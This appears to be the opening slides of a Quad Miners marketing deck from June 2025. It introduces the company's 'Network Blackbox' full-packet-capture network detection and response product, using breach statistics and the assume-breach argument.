


**Quad Miners**

# HUNT OR GET HUNTED

## Network Blackbox Introduction

Felix Kim CTO  
June 2025





**Organization have been hacked.**

**Do you know who did it?**


**Do you know what was taken?**

**Do you know where they came from?**

**Ultimately, Can you stop the bleeding?**

**Quad Miners**


99% of hacking accidents caused damage **within 3 days**, and **85%** of accidents **leaked data**.



It took an average of 99 days to recognize a hacking accident, of which 85% took more than 14 days.


# Problems and challenges with current security landscape

Today, hundreds of security solutions are operated by a few SOC analysts. It is very difficult to respond to alerts with speed and scale.




# It is impossible to prevent attackers from intruding 100%.

As the attack surface grows, it's essential to prioritize security awareness and strengthen measures based on the assumption of intrusion.



# Many companies face the challenge of "post-intrusion detection."

After breaching perimeter defenses, the only means of detecting threats that have intruded internally is through endpoint security. The key is to detect and respond to lurking threats before they execute their objectives.




# Differentiation with Full Packet Capture-based traffic total inspection

Required NDR as new technology for ensuring threat visibility and evidence to provide active response

Evolution of technology

1

